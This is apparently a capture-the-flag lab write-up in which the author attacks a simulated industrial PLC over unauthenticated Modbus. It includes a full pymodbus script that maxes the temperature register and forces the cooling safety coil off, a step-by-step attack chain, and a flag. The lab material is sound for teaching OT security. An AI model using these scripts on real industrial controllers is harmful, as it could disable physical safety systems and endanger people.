python test_write.py
This looks promisingly destructive.
Register 0 definitely controls the simulated temperature.
Lets see if we can push the value higher than 100. Really crank up the heat.

In test_write.py, change value=100 to value=65535.
It's located here in the script:
Get ready to pull the trigger and observe again:
python test_write.py
Muahahahaha. APT status = unlocked.
Something may be preventing a full-scale blowout.
We'll do a quick check of the coil statuses with the previous script, scan_modbus.py.
All of the coil values previously came in as false, but that may have changed:
python scan_modbus.pyWell hello, Coil 15. I see you.

We can now map the control logic with evidence and conviction:
- Holding register 0 = process temperature
- Coil 15 = cooling system
When pushed to 65535, the PLC controller auto-flips Coil 15 to on (aka Coil 15 = True), which is what the in-browser status displays.
That also means theres a safety mechanism standing in our way. To achieve full destruction, we need to turn it off.
Python most certainly isn't letting us down, so we tango once more:
nano cooling_obliterato.pyfrom pymodbus.client import ModbusTcpClient
HOST = "TARGET_IP"
UNIT = 1
COOLING_COIL = 15
client = ModbusTcpClient(HOST, port=502, timeout=3)
try:
if not client.connect():
raise SystemExit("Could not connect")
before = client.read_coils(
address=COOLING_COIL,
count=1,
device_id=UNIT,
)
print(f"Cooling before: {before.bits[0]}")
result = client.write_coil(
address=COOLING_COIL,
value=False,
device_id=UNIT,
)
print(f"Write result: {result}")
after = client.read_coils(
address=COOLING_COIL,
count=1,
device_id=UNIT,
)
print(f"Cooling after: {after.bits[0]}")
finally:
client.close()We can now force coil 15 to a False state.
Lets see it in action:
python cooling_obliterato.py
We can finalize this environment's control chain.
Holding register 0 > temperature value
Coil 15 > cooling control
Extreme temperature + cooling disabled = explosion state
We mapped the process logic, validated the register, identified the safety response, then obliterated it.
Not bad for a first encounter with OT pentesting.
The four scripts from this engagement are available in full on the scripts page.
Flag
What's the flag?
THM{BOOM_BOOM_KAB**M}

Full Attack Chain
# 1. Recon
nmap -Pn -sC -sV -p- -T4 TARGET_IP -oA kaboom_nmap
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oA kaboom_nmap_detailed
# Ports: 22 SSH | 80 PLC CCTV Simulator | 102 Siemens S7 | 502 Modbus TCP | 8080 OpenPLC | 44818 EtherNet/IP

# 2. Web service inspection
curl -s http://TARGET_IP/ | head -n 80
curl -s -L http://TARGET_IP:8080/ | head -n 120
# Port 8080 = OpenPLC | Port 80 CCTV polls /api/state
curl -i http://TARGET_IP/api/state
curl -s http://TARGET_IP/ | grep -Ei 'status|pressure|pump|temperature|fetch|api|static|script'

# 3. Modbus discovery
nmap -Pn -p502 --script modbus-discover TARGET_IP
# Unit ID 1 responds | Modbus TCP reachable | no authentication

# 4. pymodbus setup
sudo apt install -y python3-venv
python3 -m venv ~/venvs/pymodbus
source ~/venvs/pymodbus/bin/activate
python -m pip install --upgrade pip && python -m pip install pymodbus

# 5. Temperature register read
# nano read_temp.py -> HOST="TARGET_IP", REGISTER=0, SCALE=10
python read_temp.py
# Register 0 = temperature | value ~51-52 and changing

# 6. Full register and coil scan
# nano scan_modbus.py -> HOST="TARGET_IP", UNIT=1
python scan_modbus.py
# Register 0 only non-zero holding register | all coils False

# 7. Register write — establish control
# nano test_write.py -> HOST="TARGET_IP", value=100
python test_write.py
# Register 0 writable | temperature rises
# Edit value=100 -> value=65535
python test_write.py
# Temperature maxed | Coil 15 flips True (safety mechanism activates)
python scan_modbus.py

# 8. Destroy the safety mechanism
# nano cooling_obliterato.py -> HOST="TARGET_IP", COOLING_COIL=15, value=False
python cooling_obliterato.py
# Coil 15 forced False | cooling disabled | explosion state achieved -> flag
Nmap surfaces full OT port profile including Modbus TCP on port 502 with no authentication. Register 0 holds process temperature and accepts writes. Coil 15 controls the cooling safety mechanism, which auto-activates at extreme values. Writing 65535 to register 0 triggers the safety response. Forcing Coil 15 to False via cooling_obliterato.py removes it.